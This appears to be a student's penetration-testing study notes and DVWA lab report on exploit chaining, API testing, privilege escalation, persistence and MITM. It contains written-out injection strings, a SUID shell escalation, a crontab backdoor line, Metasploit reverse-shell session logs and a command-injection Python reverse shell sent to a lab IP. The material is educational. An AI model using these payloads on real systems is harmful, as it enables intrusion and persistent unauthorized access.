Advanced Exploitation Techniques

1. Exploit Chaining

Exploit chaining means **combining multiple vulnerabilities together to perform a bigger attack**.

Sometimes one vulnerability alone cannot fully compromise a system. Attackers connect several weaknesses step-by-step.

Example

1. Attacker finds an **XSS vulnerability** in a website.
2. Using XSS, the attacker **steals a user's session cookie**.
3. With the stolen session, the attacker logs in as the victim.
4. If the victim is an admin, the attacker gains **admin access**.

This chain looks like:

XSS → Session Hijacking → Admin Access

Another example:

CSRF → SQL Injection → Database Control

Many real-world attacks are **multi-stage attacks**, not just one exploit.

2. Custom Exploit Development

This means **creating or modifying your own exploit code**.

Security researchers often find a **Proof of Concept (PoC)** exploit online. But it may not work perfectly for their target system. So they modify it.

Example

An exploit from **Exploit-DB** might require:

- Different IP address
- Different port
- Different payload

So the attacker edits the code (usually written in **Python, C, or Ruby**).

Example:

```
python exploit.py 192.168.1.10
```

Heap Overflow Example

A **heap overflow** happens when a program writes more data into memory than allocated in the heap area.

Attackers may:

- overwrite memory
- redirect program execution
- run malicious code

Sometimes attackers use **heap spray techniques** to place malicious code at predictable memory locations.

3. Bypassing Security Defenses

Modern systems have protections that make exploitation harder.

Common protections include:

ASLR (Address Space Layout Randomization)

Randomizes memory addresses to prevent attackers from predicting memory locations.

DEP (Data Execution Prevention)

Prevents execution of code in certain memory regions.

WAF (Web Application Firewall)

Filters malicious web requests such as SQL injection or XSS.

Techniques to Bypass These Protections

Return-Oriented Programming (ROP)

Instead of injecting new code, attackers **reuse existing code inside the program**.

They combine small pieces of code called **gadgets**.

Example flow:

```
gadget1 → gadget2 → gadget3 → execute command
```

This helps bypass **DEP** because no new code is injected.

Polymorphic Payloads

A **polymorphic payload changes its appearance** each time it runs.

Example:

```
Payload Version 1
Payload Version 2
Payload Version 3
```

All perform the same attack but look different.
This helps evade:

- Antivirus
- Intrusion Detection Systems
- WAFs

4. Key Objective of Advanced Exploitation

The main goal is to develop the ability to:

- combine vulnerabilities
- write or modify exploits
- bypass modern security protections
- perform realistic penetration testing

These skills are used by:

- penetration testers
- red team professionals
- security researchers

5. How to Learn Advanced Exploitation

Study Exploit Databases

The best place is:

- **Exploit Database**

It contains thousands of real exploit codes.

We can:

- download PoC (Proof of Concept) exploits
- analyze how they work
- modify them

Exploit Development Courses

Courses like those from **TCM Security** teach:

- buffer overflow exploitation
- heap overflow
- shellcode creation
- privilege escalation

Study Real Attacks

A famous example is **EternalBlue**.

It was used in the **WannaCry Ransomware Attack**.

EternalBlue exploited the **SMB protocol in Windows** and allowed attackers to:

1. send malicious packets
2. trigger memory corruption
3. execute remote code

This was a **multi-stage exploit** that spread automatically across networks.

Summary

Advanced exploitation means learning to:

- combine multiple vulnerabilities (exploit chaining)
- write or modify exploit code
- bypass protections like ASLR and DEP
- analyze real-world exploits

These skills are essential for **advanced penetration testing and red team operations**.

API Security Testing

1. Core Concepts

API Vulnerabilities (OWASP API Top 10)

The **OWASP API Security Project** defines the most critical API risks.

Key Vulnerabilities:

1. Broken Object Level Authorization (BOLA)

- **Most common & dangerous**
- Happens when API doesn't verify user access properly

2. Broken Authentication

- Weak tokens, no expiration, predictable JWTs

Example:

- Reusing stolen API token to access account

3. Broken Object Property Level Authorization

- Sensitive fields exposed

4. Unrestricted Resource Consumption

- No rate limiting → API abuse

5. Injection Attacks

- SQL, NoSQL, OS command injection

6. Security Misconfiguration

- Debug endpoints exposed
- Default credentials

2. Testing Techniques

Tool: **Burp Suite**

1. API Endpoint Enumeration

- Find hidden endpoints:

➢ **/api/v1/users**
➢ **/api/v1/admin**
➢ **/api/v1/debug**

Use:

- Burp Proxy
- Burp Repeater
- Burp Intruder

2. Parameter Manipulation

- Change values:

➢ **user_id=100 → user_id=101**

3. Authorization Testing

- Remove token:

➢ **Authorization: Bearer <token>**

To Check if API still works

➢ **GET → POST → PUT → DELETE**

Automated Testing

Tool: Postman

Use cases:

- Fuzzing inputs
- Automated test scripts
- Load testing APIs

4. Rate Limiting Bypass

Limits number of requests per user/IP

Bypass Techniques:

1. IP Rotation

- Use proxies/VPNs

2. Header Manipulation

➢ **X-Forwarded-For: 127.0.0.1=**

3. Token Rotation

- Use multiple accounts

4. Race Conditions

- Send multiple requests simultaneously

5. **Injection Attacks in APIs**

REST API Injection

SQL Injection:

```
{
  "username": "admin' OR '1'='1"
}
```

GraphQL Injection

APIs using GraphQL are powerful but risky

Example:

```
query {
  user(id: "1 OR 1=1") {
    name
  }
}
```

5. Key Objectives (What You Must Master)

✔ Identify API endpoints
✔ Exploit authorization flaws (BOLA)
✔ Test authentication mechanisms
✔ Perform fuzzing & injection
✔ Bypass rate limits
✔ Understand API structure (REST, GraphQL)

Privilege Escalation and Persistence

- After gaining access, attackers try to **become root/admin**.

Privilege Escalation

Example in Linux:

- find / -perm -4000 2>/dev/null

This finds **SUID binaries**.

If vulnerable:

/usr/bin/find

Exploit:

find . -exec /bin/sh \; -quit

Now attacker becomes **root**.

Reference resource:
HackTricks

Persistence

Attacker wants access **even after reboot**.

Methods:

Method	Example
Cron job	run backdoor every minute
Startup service	malicious service
SSH key	attacker adds own key

Example:

```
echo "* * * * * /tmp/backdoor.sh" >> /etc/crontab
```

Living off the Land (LOLBins)

Attackers use **existing system tools**.

Examples:

Windows tools:

- PowerShell
- WMI
- net.exe

Example:

```
powershell -EncodedCommand <payload>
```

Harder to detect because **no malware file is used**.

Network Protocol Attacks

- Attackers exploit **network communication protocols**.

SMB Attacks

Example:

SMB Relay Attack

Attacker captures credentials and relays them.

Example target:

SMBv1 vulnerability

Like:

EternalBlue

Man-in-the-Middle (MITM)

Attacker intercepts traffic between victim and server.

Techniques:

ARP Spoofing

Tools:

- Ettercap
- Bettercap

Example:

Attacker → Pretends to be router
Victim → Sends traffic to attacker

Now attacker can capture:

- passwords
- cookies
- session tokens

Protocol Misconfiguration

Common insecure services:

Protocol	Problem
Telnet	plaintext password

Protocol	Problem
FTP	no encryption
SMBv1	vulnerable
SNMP	default community string

Example:

public
private

Mobile Application Penetration Testing

Mobile apps often store **sensitive data insecurely**.

Common Mobile Vulnerabilities

Based on **OWASP Mobile Top 10**

Examples:

Vulnerability	Example
Insecure storage	passwords stored in SQLite
Hardcoded secrets	API key inside APK
Improper SSL validation	MITM possible

Static Analysis

Analyze **APK file without running it**.

Tools:

MobSF

Steps:

1 Upload APK
2 MobSF decompiles code
3 Finds vulnerabilities

Dynamic Analysis

Testing app **while running**.

Tools:

Frida

Example:

Bypass root detection
Bypass SSL pinning

Advanced Exploitation Lab

This lab helps to practice **advanced penetration testing skills** such as:

- exploit chaining
- creating custom exploits
- bypassing protections

Tools Used

- **Metasploit Framework**
- **Python**
- **Ghidra**

Target vulnerable machines from **VulnHub** such as **Mr. Robot VM**.

1. Exploit Chain (Multi-Stage Attack)

Goal

Combine multiple vulnerabilities to compromise a system.

Command:

- **XSS → Admin Session → WordPress Plugin RCE → System Shell**

Step 1 – Start Metasploit

- **Msfconsole**

```
└─# msfconsole
Metasploit tip: Open an interactive Ruby terminal with irb

       =[ metasploit v6.4.112-dev                                     ]
+ -- --=[ 2,607 exploits - 1,322 auxiliary - 1,710 payloads            ]
+ -- --=[ 430 post - 49 encoders - 14 nops - 9 evasion                 ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf >
```

Step 2 – Search WordPress Exploit

- **search wordpress**

```
msf > search wordpress

Matching Modules
================

   #    Name                                                     Disclosur
e Date  Rank       Check  Description
   -    ----                                                     ---------
------  ----       -----  -----------
   0    auxiliary/scanner/http/wp_abandoned_cart_sqli            2020-11-0
5       normal     No     Abandoned Cart for WooCommerce SQLi Scanner
   1    exploit/windows/fileformat/adobe_flashplayer_button      2010-10-2
8       normal     No     Adobe Flash Player "Button" Remote Code Execution
   2    exploit/windows/browser/adobe_flashplayer_newfunction    2010-06-0
4       normal     No     Adobe Flash Player "newfunction" Invalid Pointer Use
   3    exploit/windows/fileformat/adobe_flashplayer_newfunction 2010-06-0
4       normal     No     Adobe Flash Player "newfunction" Invalid Pointer Use
   4    exploit/osx/local/rootpipe_entitlements                  2015-07-0
1       great      Yes    Apple OS X Entitlements Rootpipe Privilege Escalation
   5    exploit/osx/local/rootpipe                               2015-04-0
9       great      Yes    Apple OS X Rootpipe Privilege Escalation
   6    auxiliary/admin/ldap/bad_successor                       2025-05-2
```

```
9       excellent  Yes    WordPress Crop-image Shell Upload
   96   auxiliary/gather/wp_depicter_sqli_cve_2025_2011          2025-05-0
8       normal     Yes    WordPress Depicter Plugin SQL Injection (CVE-2025-2011
)
   97   auxiliary/scanner/http/wp_dukapress_file_read            .
        normal     No     WordPress DukaPress Plugin File Read Vulnerability
   98   auxiliary/scanner/http/wp_duplicator_file_read           2020-02-1
9       normal     No     WordPress Duplicator File Read Vulnerability
   99   auxiliary/scanner/http/wp_easy_wp_smtp                   2020-12-0
6       normal     No     WordPress Easy WP SMTP Password Reset
   100  auxiliary/scanner/http/wp_email_sub_news_sqli            2019-11-1
3       normal     No     WordPress Email Subscribers and Newsletter Hash SQLi S
canner
   101  exploit/multi/http/wp_file_manager_rce                   2020-09-0
9       normal     Yes    WordPress File Manager Unauthenticated Remote Code Exe
cution
   102  auxiliary/scanner/http/wp_gimedia_library_file_read      .
        normal     No     WordPress GI-Media Library Plugin Directory Traversal
Vulnerability
   103  auxiliary/admin/http/wp_google_maps_sqli                 2019-04-0
2       normal     Yes    WordPress Google Maps Plugin SQL Injection
   104  exploit/multi/http/wp_hash_form_rce                      2024-05-2
3       excellent  Yes    WordPress Hash Form Plugin RCE
   105    \_ target: PHP In-Memory                               .
```

Step 3 – Load the Exploit

- **use exploit/multi/http/wp_popular_posts_rce**

```
msf > use exploit/multi/http/wp_popular_posts_rce
[*] Using configured payload php/meterpreter/reverse_tcp
msf exploit(multi/http/wp_popular_posts_rce) >
```

- **show options**

```
msf exploit(multi/http/wp_popular_posts_rce) > show options

Module options (exploit/multi/http/wp_popular_posts_rce):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   PASSWORD     admin            yes       Password of the account
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: sapni, socks4, socks5, socks5h, http
   RHOSTS       192.168.21.129   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT        80               yes       The target port (TCP)
   SRVHOST      0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all
                                            addresses.
   SRVHOSTNAME                   yes       FQDN of the metasploit server. Must not resolve to a reserved address (192/10/127/172)
   SRVPORT      login            yes       The local port to listen on. (Accepted: 80, 443, 8080)
   SSL          false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                       no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI    /wordpress       yes       The base path of the Wordpress server
   URIPATH                       no        The URI to use for this exploit (default is random)
   USERNAME     admin            yes       Username of the account
   VHOST                         no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.21.128   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

Step 4 – Set Target Information

- **set RHOSTS 192.168.21.129**
- **set TARGETURI /wordpress**
- **set LHOST 192.168.21.128**

```
msf exploit(multi/http/wp_popular_posts_rce) > set RHOSTS 192.168.21.129
RHOSTS => 192.168.21.129
msf exploit(multi/http/wp_popular_posts_rce) > set TARGETURI /wordpress
TARGETURI => /wordpress
msf exploit(multi/http/wp_popular_posts_rce) > set LHOST 192.168.21.128
LHOST => 192.168.21.128
```

Step 5 – Select Payload

- **set payload php/meterpreter/reverse_tcp**

```
msf exploit(multi/http/wp_popular_posts_rce) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
```


Step 6 – Run the Exploit


- **exploit**

```
msf exploit(multi/http/wp_popular_posts_rce) > set SRVPORT 8080
SRVPORT => 8080
msf exploit(multi/http/wp_popular_posts_rce) > set SRVHOST 192.168.21.129
SRVHOST => 192.168.21.129
msf exploit(multi/http/wp_popular_posts_rce) > set LHOST 192.168.21.128
LHOST => 192.168.21.128
msf exploit(multi/http/wp_popular_posts_rce) > exploit
[*] Started reverse TCP handler on 192.168.21.128:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[-] Exploit aborted due to failure: not-vulnerable: The target is not exploitable. Wordpress not detected. "set ForceExploit true" to override check result.
[*] Exploit completed, but no session was created.
msf exploit(multi/http/wp_popular_posts_rce) >
```


Enumeration


- http://192.168.21.129/dvwa/login.php





DVWA Command Injection






Get Reverse Shell

```
┌──(root㉿kali)-[/home/kali]
└─# nc -lvnp 4444
listening on [any] 4444 ...
```

Payload

- 127.0.0.1; python -c 'import socket,subprocess,os;s=socket.socket();s.connect(("192.168.21.128",4444));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);subprocess.call(["/bin/sh","-i"]);'



Exploit Log

Exploit ID	Description	Target IP	Status	Payload
007	Command Injection to RCE	192.168.21.129	Success	Python Reverse Shell

Custom PoC

A Python-based buffer overflow PoC was modified by identifying the correct offset and overwriting the return address with controlled input. Shellcode was injected to redirect execution flow. This allowed arbitrary code execution, demonstrating how improper memory handling can be exploited to gain unauthorized system-level access.

Bypass (ROP to Evade ASLR)

Return-Oriented Programming (ROP) bypasses ASLR by chaining together small instruction sequences called gadgets from existing memory regions. Instead of injecting code, the attacker reuses trusted code to execute malicious actions. This technique enables reliable exploitation even when memory randomization protections are enabled on the target system.

Title: Critical DVWA Exploit Chain

Findings

- Vulnerability: Command Injection
- Host: 192.168.21.129
- Severity: Critical

The DVWA application is vulnerable to command injection due to improper input validation. An attacker can execute arbitrary system commands through user input fields. This vulnerability was successfully exploited to establish a reverse shell, leading to full remote code execution on the target system.


Remediation

1. Implement strict input validation and sanitization
2. Avoid direct execution of system commands using user input
3. Use allowlist-based filtering techniques
4. Apply least privilege access control
5. Disable unnecessary services and restrict permissions
6. Enable a Web Application Firewall (WAF) to filter malicious requests


API Security Testing Lab

Start DVWA

